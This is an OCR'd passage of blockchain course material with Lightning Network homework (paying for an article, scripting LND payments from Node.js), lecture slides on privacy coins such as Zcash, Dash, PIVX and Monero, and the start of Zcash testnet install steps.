


8. Then, **copy** the payment request. In the Lightning App, go to **[Pay]** and paste it. Information about the price and a JSON of what you are paying will appear. Click **[Send Payment]**.




9. Message "**Payment sent**" appears. When we return to the article, it will be already "unlocked":

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



10. If you go back to **[Transactions]** tab in the Lightning App, you will see a list of all your transactions. Note that some transactions have different logos. The ones with the Bitcoin logo are transactions on the Bitcoin blockchain, and the others with the lightning logo are **off-chain transactions**. Check if a lightning transaction exists in the bitcoin explorer.



What to Submit?

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Create a zip file (e.g. **`username-buy-article-lighting-desktop-app-exercise.zip`**) holding the screenshots with your transactions.

Submit your zip file as homework at the course Web site.

Exercises: Play with the LND API

The goal of this exercise is to drive LND (the Lightning Network Daemon that is included in the wallet software from the previous exercise) programmatically from JavaScript. We assume you have already set up channels and have funds in your wallet.

Locate LND and Start It Manually

1. In the same folder where you have the wallet executable, there should be a folder called "resources". Open a Command Prompt (console) and navigate to resources\app\bin\ [your OS] \

2. Start lnd with the following options:

```
lnd --bitcoin.active --bitcoin.testnet --debuglevel=info --bitcoin.node=neutrino --neutrino.connect=faucet.lightning.community --noencryptwallet --no-macaroons
```

3. If everything went well, you should see LND establish a connection and start reporting events.

Create Your First "Lapp"

1. You will need a working NodeJS and NPM. Please refer to the appropriate documentation if you don't have them already.

2. Create a new folder for this project, enter it, and:

```
npm init -y
```

3. Execute the following to fetch some libraries that we'll need. If you get an error that "/usr/bin/env node can't be found", create a symbolic link from "nodejs" to "node" so that the installation can finish.

```
npm install --save grpc bytebuffer
```

4. Create a file named index.js like the below:

```
GNU nano 2.5.3                    File: index.js

var grpc = require('grpc');
var fs = require('fs');
var ByteBuffer = require('bytebuffer');

process.env.GRPC_SSL_CIPHER_SUITES = 'ECDHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-SHA256';

var lndCert = fs.readFileSync('/mnt/c/Users/User/AppData/Local/Lnd/tls.cert');
var creds = grpc.credentials.createSsl(lndCert);
var lnrpcDesc = grpc.load('rpc.proto');
var lnrpc = lnrpcDesc.lnrpc;

var lightning = new lnrpc.Lightning('localhost:10009', creds);
```

The CIPHER_SUITES are:

```
ECDHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-SHA256
```

5. Download the protocol definition and put it in the same folder as your index.js - https://github.com/lightningnetwork/lnd/raw/master/lnrpc/rpc.proto (you can use wget to do this)

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


6. Comment out (or delete) the import on line 3 in the protocol definition.
7. Make sure you have the correct path to your .cert file.
8. Start the node interactive shell and type:

```
.load index.js
```

9. Create a payment object and subscribe to its messages:

```
var call = lightning.sendPayment({})
call.on('data', function (msg) { console.log('Payment', msg) })
```

10. Find an article on yalls.org that you'd like to read, and copy the payment request:



11. Send the payment:

```
call.write({ payment_request: '<your payment request>' })
```

12. You should get a response like the below:

```
> call.write({ payment_request: 'lntb1500n1pdd7ew3pp5gq7q7lnqdp
jkzep6yp2xsefqwahhymryyaejqenfwfehggrkd9e8gatpdss8w6tndp5kucqzy
80ea55sngz9y7hnvj9xt6kg222fkdc3hhc0qafyk57t98rzpx5exkdcnspqjxl0
true
> Payment  { payment_error: '',
  payment_preimage: <Buffer d9 3d a6 8e e9 e0 7f bf 77 89 72 9b
9 5a da d5 61>,
  payment_route:
   { total_time_lock: 1294314,
     total_fees: '0',
     total_amt: '150',
     hops: [ [Object] ],
     total_fees_msat: '0',
     total_amt_msat: '0' } }
>
```

What's Next?

Using a similar logic, you can also generate payment requests, receive payments, and subscribe to payment notifications. The API documentation is at https://api.lightning.community/ - while this is NOT required for this course, you can make your own blog like Y'alls that requires Lightning payments to read articles.

What to Submit?

Create a zip file (e.g. **your-name-lighting-api-exercise.zip**) holding the screenshots with your transaction and your source code.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Submit your zip file as homework at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.11. Anonymous Transactions


Anonymous Transactions


CoinJoin, Ring Confidential Transactions, zkSNARKS, Zcash, Dash, PIVX, Monero, Verge, Bytecoin

























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

MimbleWimble

- MimbleWimble protocol
  - Guarantees strong privacy and confidentiality
- Uses elliptic-curve cryptography
- Users have no unique public addresses
  - Using binding factor, that maintains the privacy
- Verification of zero sums
  - The sum of outputs minus inputs always equals zero
  - Proving that the transaction did not create new funds
  - Does not reveal the actual amounts

MimbleWimble (2)

- Possession of private keys
  - Ownership of transaction outputs is guaranteed by the possession of ECC private keys
  - Proof is not achieved by directly signing the transaction
- Balance is based on elliptic-curve cryptography
- Range proofs
  - Proof that a number falls within a given range, without revealing it
- More info: github.com/mimblewimble/grin/blob/master/doc/intro.md

```
# vin0 + vin1 == vout0 + vout1
# 1
# vin0 == vout0 + vout1
# 0
```

Demo

Hidden Amounts

CryptoNote

Allows the Creation of Completely Anonymous Egalitarian Cryptocurrencies


CryptoNote

- **CryptoNote** is an open-source blockchain technology
  - Incorporates **privacy** by design: untraceable payments
  - CPU and GPU mineable CryptoNight proof-of-work algorithm
  - https://cryptonote.org
- Multiple cryptocurrencies are based on CryptoNote
  - Monero, Aeon, Bytecoin
  - Start your own CryptoNote cryptocurrency: https://cryptonotestarter.org

CryptoNote Blockchain Analysis Resistance

- Mitigate risks associated with
  - Key re-usage
  - One-input-to-one-output tracing
- Address for a payment
  - Unique one-time key
  - Derived from the sender's and the recipient's data
- Graph without any cycles
  - Billions of possible graphs (ring signature produces ambiguity)

Video: Stealth Addresses



https://youtu.be/bWst278J8NA?t=40s

Stealth Addresses

- Stealth Addresses == one-time public key
  - The key is automaticly generated
  - Being recorded as part of the transaction
- Privacy on coin transaction
- No link between the two addresses
- The sender has proof of the transfer existence
  - History of the transaction doesn't exist


Video: Ring Signatures

https://youtu.be/zHN_B_H_fCs?t=40s

Ring Signatures: Untraceable Payments

- Sender privacy
  - Assured by using Ring Signatures
- Actual Signer + Decoy Signers == Ring Signature
  - All members are equal and valid
- Third parties cannot verify witch output is being spent
- Key Image prevents double spending
  - Cryptographic key derived from the output being spent
  - Part of every Ring Signature transaction
  - One key per each output on the blockchain


Video: Ring Confidential Transactions



https://youtu.be/M3AHp9KgTkQ?t=10s


Ring Confidential Transactions

- RingCT – improvement of ring signature protocol hiding transaction amounts
  - Outputs are no more broken into different rings, because outside observers cannot see the amounts
- Range Proofs
  - Proof that a number falls within a given range, without revealing the number



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Standard CryptoNote Transaction



Privacy Coins

Zcash, Hush, Dash, PIVX, Monero, Verge, Bytecoin

Zcash


How Zcash Works?

Zcash

- Open, permissionless blockchain
- Strong privacy protections
- Proof of work hash algorithm: Equihash
- Zero-knowledge cryptography
- Selective transparency of transactions
- "Shielded" transactions hide
  - Sender + Recipient + Value (see an example at Zchain Explorer)
- All transactions published on a public blockchain
- If Bitcoin is like http for money, Zcash is like https


How Zcash Works?

- Zcash encrypts the contents of shielded transactions
- Payment information is encrypted
- Novel cryptographic method is used to verify their validity
- Transaction metadata is encrypted
- Uses zk-SNARK to prove that nobody is cheating or stealing




How Zcash Works? (2)

- Enables users to send public payments
  - Similarly to Bitcoin
- Supports both shielded and transparent addresses
  - Send privately or publicly
- Payments
  - Shielded address → transparent address reveal the received balance
  - Transparent address → shielded address protect the receiving value




Building Blocks of a Transaction

- Shielded address
  - Addresses start with a "z"
  - Requires the generation of a zero-knowledge proof
- Transparent addresses
  - Addresses start with a "t"
  - Require interaction with "Transparent Value Pool" (TVP)
  - Transaction fee also passes through the TVP → always visible




Sending Transactions Between Shielded and Transparent Addresses


- ZEC – cryptocurrency of Zcash
- Different set of properties depending on
  - Address type
  - Previous address(es)
- Transparent address
  - Unspent balance → publicly viewable
- Balance being sent to transparent, shielded addresses or combination output ZEC from a transparent address → visible
- Sending transparent ZEC to a shielded address → breaking the linkability between future transparent addresses



Private Payment Channels

- Blind Off-chain Lightweight Transactions (BOLT)
- Fast, private payment channel protocol inspired by the Lightning Network
- No block confirmations
- Eliminates the linkage between payments within a channel
- Merchant know the channel he has opened and being paid
- Payment channel (i.e. Lightning Network)
  - Escrow funds & resolve disputes, not private
- Two protocols
  - Non-interactive
  - Interactive (bidirectional payments)





Live Demo

Zcash Block Explorer

https://explorer.zcha.in

Dash

How Dash Works?

Dash

Instant	Private	Secure
Send and confirm payments in less than a second	Protect your financial information	Transactions confirmed by 200 TH of X11 ASIC

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Dash (2)

- Fully-incentivized peer-to-peer network
- Instant Send (like a lightning network)
- Private Send (like Zcash shielded transactions)
- DAO with decentralized governance by blockchain (DGBB)
- Two-tier architecture:
  - Miners rewarded for securing and writing transactions to the chain
    - Proof of work algorithm: X11
  - Masternodes
    - Rewarded for validating, storing and serving the blockchain to users
    - Work in quorums

What are Masternodes in Dash?

- **Masternode** == server connected to the network
  - Guarantees a certain minimum level of performance and functionality to perform certain tasks related to Private Send and Instant Send
- Using Proof of Service (addition to the Proof of Work)
- Allowed to vote on governance and funding proposals
- Anyone can run a masternode
  - Proof of ownership of 1000 Dash
- Every 16,616 blocks (~ 28 days) a superblock is created
- Randomly selected for payment

Dash – Live Demo

https://www.dash.org/network

PIVX

PiVX

How PiVX Works?

PIVX

- Private Instant Verified Transaction (PIVX)
- Decentralized, open-source, privacy-oriented cryptocurrency
- Launched as Darknet (DNET)
- Runs on the Blackcoin PoS 2.0 protocol
- Based on a Bitcoin fork
- 100% Proof of Stake
- Masternodes verify transactions
- 90% of rewards go to Masternodes and Proof of Stake nodes
- 10% going to community projects

PIVX – Live Demo

http://www.presstab.pw/phpexplorer/PIVX/

Monero

Monero

How Does Monero Work?

Monero

Secure

Immutably recorded

Private

Ring signatures and confidential transactions

Monero (2)

Untraceable


Transactions cannot be linked to a particular user

Fungible

Units of Monero cannot be blacklisted by vendors

How Does Monero Work?

- Three technologies:
  - Ring Signatures – obfuscating sender information
  - Ring Confidential Transactions – obscuring the transaction amounts
  - Stealth Addresses – hiding recipient address




Monero in a Nutshell


- PoW algorithm: CryptoNight
- No one can tell how rich you are
- Unlinkability – one-time address not linked to public address
- Receiving address == randomly created brand new one-time destination address (on send transaction)
- Public record does not contain any mention that funds were received
- Public address never appears in the public record of transactions
- "Stealth address" recorded and only the recipient, can recognize the incoming funds
- Secret view key is used to check each transaction by recipient


Monero in a Nutshell (2)


- Ring signatures enable "transaction mixing" to occur
- Transaction mixing – obfuscation technique to make tracing very hard job
- No one can tell which of the funds were really the source of the transaction
- "Mixin" level
- Larger mixin level == larger size of the transaction


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.











Exercises: Play with the ZCash Testnet, Faucet and Send Transaction

Zcash is a private cryptocurrency that supports transparent and shielded transactions. Before you acquire some Zcash, you'll want to make sure that you have a wallet set up to store it. You can download the official Zcash client or use a third-party application to manage your funds.

Download and Install ZCash-Related Packages

1. Open terminal on Linux and start installing the packages.
2. First install the following dependency so you can talk to our repository using HTTPS:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
abadzhievltd_gmail_com@instance-2:~$ sudo apt-get install apt-transport-https
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'apt' instead of 'apt-transport-https'
apt is already the newest version (1.6.1).
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
abadzhievltd_gmail_com@instance-2:~$
```

3. Then add the Zcash master signing key to apt's trusted keyring (Fingerprint: F1E2 1403 7E94 E950 BA85 77B2 63C4 A216 9C1B 2FA2):

```
abadzhievltd_gmail_com@instance-2:~$ wget -qO - https://apt.z.cash/zcash.asc | sudo apt-key add -
OK
abadzhievltd_gmail_com@instance-2:~$
abadzhievltd_gmail_com@instance-2:~$
abadzhievltd_gmail_com@instance-2:~$
```

Add the repository to your sources:

```
abadzhievltd_gmail_com@instance-2:~$ echo "deb [arch=amd64] https://apt.z.cash/ jessie main" | sudo
 tee /etc/apt/sources.list.d/zcash.list
